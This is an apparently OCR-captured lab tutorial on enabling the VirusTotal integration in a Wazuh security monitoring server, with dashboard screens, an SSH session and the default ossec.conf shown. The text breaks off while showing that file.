Wazuh – VirusTotal

THREAT DETECTION AND RESPONSE

Lab Created By: MUHAMMAD MOIZ UD DIN RAFAY

Follow Me: linkedin.com/in/moizuddinrafay

Enhancing Security: Wazuh and VirusTotal Integration

Introduction: In today's complex cybersecurity landscape, organizations require robust solutions to protect against evolving threats. Wazuh, a popular open-source security monitoring platform, offers comprehensive capabilities for threat detection, incident response, and compliance monitoring. Integrating Wazuh with VirusTotal, a leading malware intelligence platform, presents a powerful synergy, enhancing organizations' ability to detect and respond to malicious activities effectively.


Benefits of Integration:

1. **Expanded Threat Intelligence**: By integrating VirusTotal with Wazuh, organizations gain access to a vast repository of malware samples, URLs, and file hashes collected from various sources worldwide. This expanded threat intelligence enables Wazuh to identify previously unseen threats and correlate them with existing security events, enhancing the overall detection capabilities.

2. **Improved Threat Detection**: Wazuh's real-time monitoring capabilities combined with Virus Total’s threat intelligence enable organizations to detect suspicious activities promptly. When Wazuh detects a potential security event, it can query VirusTotal to check if the observed indicators match known malicious entities. This proactive approach helps in identifying and mitigating threats before they cause significant harm.


3. **Enhanced Incident Response**: Integration with VirusTotal equips security teams with valuable context during incident response efforts. Wazuh can automatically retrieve additional information about detected threats from VirusTotal, such as malware analysis reports, reputation scores, and behavioural patterns. This contextual data empowers analysts to make informed decisions and take appropriate actions to contain and remediate security incidents effectively.

Here is Wazuh Server running on my lab environment. I access Wazuh console via ssh connection.



```
┌──(kali㉿kali)-[~]
└─$ ssh wazuh-user@192.168.100.50
wazuh-user@192.168.100.50's password:
Last login: Sat May 11 23:17:48 2024
wwwwww.                 wwwwwww.                 wwwwwww.
wwwwwww.                wwwwwww.                 wwwwwww.
 wwwwww.              wwwwwwwww.               wwwwwww.
 wwwwwww.             wwwwwwwww.               wwwwwww.
  wwwwww.            wwwwwwwwwww.            wwwwwww.
  wwwwwww.           wwwwwwwwwww.            wwwwwww.
   wwwwww.          wwwwww.wwwwww.          wwwwwww.
   wwwwwww.         wwwww.  wwwwww.          wwwwwww.
    wwwwww.        wwwwww.   wwwwww.       wwwwwww.
    wwwwwww.       wwwww.    wwwwww.       wwwwwww.
     wwwwww.  wwwwww.        wwwwww.wwwwwww.
     wwwwww.wwwww.           wwwwww.wwwwwww.
      wwwwwwwwwwww.           wwwwwwwwwwww.
      wwwwwwwwwww.            wwwwwwwwwwww.        oooooo
       wwwwwwwwww.             wwwwwwwwww.        oooooooo
       wwwwwwwww.              wwwwwwwwww.       oooooooooo
        wwwwwwww.               wwwwwwww.        oooooooooo
        wwwwwww.                wwwwwwww.         oooooooo
         wwwwww.                  wwwwww.          oooooo


         WAZUH Open Source Security Platform
                  https://wazuh.com


[wazuh-user@wazuh-server ~]$
```

Wazuh Dashboard



Wazuh - Wazuh
https://192.168.100.50/app/wazuh#/overview/?_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(from:now-24h,to:now))&_a=(columns:!(_source),filters:!(),index:'wazuh-alerts-*',interv
Defensive Security
Offensive Security
Learning
wazuh.
Modules

Total agents 2
Active agents 1
Disconnected agents 1
Pending agents 0
Never connected agents 0

SECURITY INFORMATION MANAGEMENT

Security events
Browse through your security alerts, identifying issues and threats in your environment.

Integrity monitoring
Alerts related to file changes, including permissions, content, ownership and attributes.

AUDITING AND POLICY MONITORING

Policy monitoring
Verify that your systems are configured according to your security policies baseline.

System auditing
Audit users behavior, monitoring command execution and alerting on access to critical files.

Security configuration assessment
Scan your assets as part of a configuration assessment audit.

THREAT DETECTION AND RESPONSE

Vulnerabilities
Discover what applications in your environment are affected by well-known


MITRE ATT&CK
Security events from the knowledge base of adversary tactics and techniques

REGULATORY COMPLIANCE


PCI DSS
Global security standard for entities that process, store or transmit payment

NIST 800-53
National Institute of Standards and Technology Special Publication 800-53


Scroll down a little in dashboard and there is section available “THREAT DETECTION AND RESPONSE”. In this section VirusTotal is no available because it’s disable by default.


Wazuh - Wazuh
https://192.168.100.50/app/wazuh#/overview/?_g=(filters:!(),refreshInterval:(pause:!t,value
Defensive Security
Offensive Security
Learning
wazuh.
Modules
THREAT DETECTION AND RESPONSE
Vulnerabilities
Discover what applications in your environment are affected by well-known vulnerabilities.
MITRE ATT&CK
Security events from the knowledge base of adversary tactics and techniques based on real-world observations

Go to setting > Modules.



Scroll down a little into “Threat Detection and Response” section, you can see “VirusTotal” option is disabled by default.



Threat Detection and Response

DEFAULT **Vulnerabilities**
Discover what applications in your environment are affected by well-known vulnerabilities.


DEFAULT **MITRE ATT&CK**
Security events from the knowledge base of adversary tactics and techniques based on real-world observations

☒ **VirusTotal**
Alerts resulting from VirusTotal analysis of suspicious files via an integration with their API.

☒ **Osquery**
Osquery can be used to expose an operating system as a high-performance relational database.

☒ **Docker listener**
Monitor and collect the activity from Docker containers such as creation, running, starting, stopping or pausing events.

Enable it now.



Threat Detection and Response

DEFAULT **Vulnerabilities**
Discover what applications in your environment are affected by well-known vulnerabilities.


DEFAULT **MITRE ATT&CK**
Security events from the knowledge base of adversary tactics and techniques based on real-world observations

✓ **VirusTotal**
Alerts resulting from VirusTotal analysis of suspicious files via an integration with their API.

☒ **Osquery**
Osquery can be used to expose an operating system as a high-performance relational database.


☒ **Docker listener**
Monitor and collect the activity from Docker containers such as creation, running, starting, stopping or pausing events.

Now we have to edit the “ossec.conf” file.




```
        WAZUH Open Source Security Platform
                 https://wazuh.com


[wazuh-user@wazuh-server ~]$ sudo -i
[root@wazuh-server ~]# cd /var/ossec/etc
[root@wazuh-server etc]# nano ossec.conf
```

Here is “ossec.conf” file.



```
  GNU nano 2.9.8                    ossec.conf

<!--
  Wazuh - Manager - Default configuration for amzn 2
  More info at: https://documentation.wazuh.com
  Mailing list: https://groups.google.com/forum/#!forum/wazuh
-->

<ossec_config>
  <global>
    <jsonout_output>yes</jsonout_output>
    <alerts_log>yes</alerts_log>
    <logall>no</logall>
    <logall_json>no</logall_json>
    <email_notification>no</email_notification>
    <smtp_server>smtp.example.wazuh.com</smtp_server>
    <email_from>wazuh@example.wazuh.com</email_from>
    <email_to>recipient@example.wazuh.com</email_to>
    <email_maxperhour>12</email_maxperhour>
    <email_log_source>alerts.log</email_log_source>
    <agents_disconnection_time>10m</agents_disconnection_time>
    <agents_disconnection_alert_time>0</agents_disconnection_alert_time>
  </global>

  <alerts>
    <log_alert_level>3</log_alert_level>
    <email_alert_level>12</email_alert_level>
  </alerts>
                              [ Read 396 lines ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell
```

